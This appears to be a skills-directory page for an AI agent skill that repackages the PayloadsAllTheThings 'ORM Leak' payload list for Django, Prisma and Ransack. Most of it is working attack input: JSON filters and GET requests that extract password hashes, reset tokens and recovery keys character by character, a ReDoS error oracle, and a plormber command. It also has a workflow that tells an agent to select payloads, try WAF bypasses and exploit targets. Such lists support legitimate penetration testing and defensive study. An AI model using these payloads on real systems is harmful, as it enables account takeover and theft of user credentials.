An ORM leak vulnerability occurs when sensitive information, such as database structure or user data, is unintentionally exposed due to improper handling of ORM queries. This can happen if the application returns raw error messages, debug information, or allows attackers to manipulate queries in ways that reveal underlying data. The following code is a basic example of an ORM querying the...
Installs into .claude/skills of the current project.
Are you the author of Payloads Orm Leak?
Add the live security badge to your README. It updates with every re-scan.
[](https://www.skillsdirectory.com/skills/smartworldarafath-payloads-orm-leak)
---
name: payloads-orm-leak
description: "An ORM leak vulnerability occurs when sensitive information, such as database structure or user data, is unintentionally exposed due to improper handling of ORM queries. This can happen if the application returns raw error messages, debug information, or allows attackers to manipulate queries in ways that reveal underlying data. The following code is a basic example of an ORM querying the..."
---
# ORM Leak Payloads
> **Source:** [PayloadsAllTheThings/ORM Leak](https://github.com/swisskyrepo/payloadsallthethings/tree/master/ORM%20Leak)
> **Category:** `payloads-web` | **Skill ID:** `payloads-orm-leak`
## Overview
ORM query leak payloads for Django, Hibernate, ActiveRecord, and Eloquent data exfiltration.
This skill integrates the full **PayloadsAllTheThings** (PATT) payload library for the **ORM Leak Payloads** domain into the REA_Skill framework. Use it during authorized penetration testing, bug bounty research, security audits, and CTF challenges.
## Workflow
### 1. Recon & Identification
- Identify the target technology stack and injection points
- Enumerate endpoints, parameters, and input vectors
- Determine applicable payload categories from the reference below
### 2. Payload Selection
- Browse the PATT payload library for the attack class
- Select encoding-appropriate payloads for the target environment
- Consider WAF bypass variants and obfuscation techniques
### 3. Exploitation (Authorized Only)
- Test payloads in order: passive → active → escalation
- Document every payload tested and its response
- Capture PoC evidence (screenshots, HTTP logs, curl output)
### 4. Verification & Reporting
- Confirm the vulnerability with a clean minimal PoC
- Map findings to CVE/CWE where applicable
- Report with remediation recommendations and code fixes
---
## Full PATT Reference
# ORM Leak
> An ORM leak vulnerability occurs when sensitive information, such as database structure or user data, is unintentionally exposed due to improper handling of ORM queries. This can happen if the application returns raw error messages, debug information, or allows attackers to manipulate queries in ways that reveal underlying data.
## Summary
* [Django (Python)](#django-python)
* [Query filter](#query-filter)
* [Relational Filtering](#relational-filtering)
* [One-to-One](#one-to-one)
* [Many-to-Many](#many-to-many)
* [Error-based leaking - ReDOS](#error-based-leaking---redos)
* [Prisma (Node.JS)](#prisma-nodejs)
* [Relational Filtering](#relational-filtering-1)
* [One-to-One](#one-to-one-1)
* [Many-to-Many](#many-to-many-1)
* [Ransack (Ruby)](#ransack-ruby)
* [CVE](#cve)
* [References](#references)
## Django (Python)
The following code is a basic example of an ORM querying the database.
```py
users = User.objects.filter(**request.data)
serializer = UserSerializer(users, many=True)
```
The problem lies in how the Django ORM uses keyword parameter syntax to build QuerySets. By utilizing the unpack operator (`**`), users can dynamically control the keyword arguments passed to the filter method, allowing them to filter results according to their needs.
### Query filter
The attacker can control the column to filter results by.
The ORM provides operators for matching parts of a value. These operators can utilize the SQL LIKE condition in generated queries, perform regex matching based on user-controlled patterns, or apply comparison operators such as < and >.
```json
{
"username": "admin",
"password__startswith": "p"
}
```
Interesting filter to use:
* `__startswith`
* `__contains`
* `__regex`
### Relational Filtering
Let's use this great example from [PLORMBING YOUR DJANGO ORM, by Alex Brown](https://www.elttam.com/blog/plormbing-your-django-orm/)

We can see 2 type of relationships:
* One-to-One relationships
* Many-to-Many Relationships
#### One-to-One
Filtering through user that created an article, and having a password containing the character `p`.
```json
{
"created_by__user__password__contains": "p"
}
```
#### Many-to-Many
Almost the same thing but you need to filter more.
* Get the user IDS: `created_by__departments__employees__user__id`
* For each ID, get the username: `created_by__departments__employees__user__username`
* Finally, leak their password hash: `created_by__departments__employees__user__password`
Use multiple filters in the same request:
```json
{
"created_by__departments__employees__user__username__startswith": "p",
"created_by__departments__employees__user__id": 1
}
```
### Error-based leaking - ReDOS
If Django use MySQL, you can also abuse a ReDOS to force an error when the filter does not properly match the condition.
```json
{"created_by__user__password__regex": "^(?=^pbkdf1).*.*.*.*.*.*.*.*!!!!$"}
// => Return something
{"created_by__user__password__regex": "^(?=^pbkdf2).*.*.*.*.*.*.*.*!!!!$"}
// => Error 500 (Timeout exceeded in regular expression match)
```
## Prisma (Node.JS)
**Tools**:
* [elttam/plormber](https://github.com/elttam/plormber) - tool for exploiting ORM Leak time-based vulnerabilities
```ps1
plormber prisma-contains \
--chars '0123456789abcdef' \
--base-query-json '{"query": {PAYLOAD}}' \
--leak-query-json '{"createdBy": {"resetToken": {"startsWith": "{ORM_LEAK}"}}}' \
--contains-payload-json '{"body": {"contains": "{RANDOM_STRING}"}}' \
--verbose-stats \
https://some.vuln.app/articles/time-based;
```
**Example**:
Example of an ORM leak in Node.JS with Prisma.
```js
const posts = await prisma.article.findMany({
where: req.query.filter as any // Vulnerable to ORM Leaks
})
```
Use the include to return all the fields of user records that have created an article
```json
{
"filter": {
"include": {
"createdBy": true
}
}
}
```
Select only one field
```json
{
"filter": {
"select": {
"createdBy": {
"select": {
"password": true
}
}
}
}
}
```
### Relational Filtering
#### One-to-One
* [`filter[createdBy][resetToken][startsWith]=06`](http://127.0.0.1:9900/articles?filter[createdBy][resetToken][startsWith]=)
#### Many-to-Many
```json
{
"query": {
"createdBy": {
"departments": {
"some": {
"employees": {
"some": {
"departments": {
"some": {
"employees": {
"some": {
"departments": {
"some": {
"employees": {
"some": {
"{fieldToLeak}": {
"startsWith": "{testStartsWith}"
}
}
}
}
}
}
}
}
}
}
}
}
}
}
}
}
```
## Ransack (Ruby)
Only in Ransack < `4.0.0`.

* Extracting the `reset_password_token` field of a user
```ps1
GET /posts?q[user_reset_password_token_start]=0 -> Empty results page
GET /posts?q[user_reset_password_token_start]=1 -> Empty results page
GET /posts?q[user_reset_password_token_start]=2 -> Results in page
GET /posts?q[user_reset_password_token_start]=2c -> Empty results page
GET /posts?q[user_reset_password_token_start]=2f -> Results in page
```
* Target a specific user and extract his `recoveries_key`
```ps1
GET /labs?q[creator_roles_name_cont]=superadmin&q[creator_recoveries_key_start]=0
```
## CVE
* [CVE-2023-47117: Label Studio ORM Leak](https://github.com/HumanSignal/label-studio/security/advisories/GHSA-6hjj-gq77-j4qw)
* [CVE-2023-31133: Ghost CMS ORM Leak](https://github.com/TryGhost/Ghost/security/advisories/GHSA-r97q-ghch-82j9)
* [CVE-2023-30843: Payload CMS ORM Leak](https://github.com/payloadcms/payload/security/advisories/GHSA-35jj-vqcf-f2jf)
## References
* [ORM Injection - HackTricks - July 30, 2024](https://web.archive.org/web/20241230091620/https://book.hacktricks.xyz/pentesting-web/orm-injection)
* [ORM Leak Exploitation Against SQLite - Louis Nyffenegger - July 30, 2024](https://web.archive.org/web/20260118225011/https://pentesterlab.com/blog/orm-leak-with-sqlite3)
* [ORM Leaking More Than You Joined For - Alex Brown - December 18, 2025](https://web.archive.org/web/20251218130815/https://www.elttam.com/blog/leaking-more-than-you-joined-for/)
* [plORMbing your Django ORM - Alex Brown - June 24, 2024](https://web.archive.org/web/20240624071414/https://www.elttam.com/blog/plormbing-your-django-orm/)
* [plORMbing your Prisma ORM with Time-based Attacks - Alex Brown - July 9, 2024](https://web.archive.org/web/20240709043351/https://www.elttam.com/blog/plorming-your-primsa-orm/)
* [QuerySet API reference - Django - August 8, 2024](https://web.archive.org/web/20240625055642/https://docs.djangoproject.com/en/5.1/ref/models/querysets/)
* [Ransacking your password reset tokens - Lukas Euler - January 26, 2023](https://web.archive.org/web/20251211204930/https://positive.security/blog/ransack-data-exfiltration)
---
## REA MCP Integration
```javascript
// REA MCP — Automated payload injection via REA tools
// Use analyze_function, procedure_pseudo_code, or observe_native_calls
// to identify injection sinks, then apply payloads from this skill.
```
## Legal Notice
> ⚠️ **Authorized Use Only.** All payloads in this skill are for security research, penetration testing with written permission, CTF competitions, and defensive study. Unauthorized use against systems you do not own or have explicit permission to test is illegal.

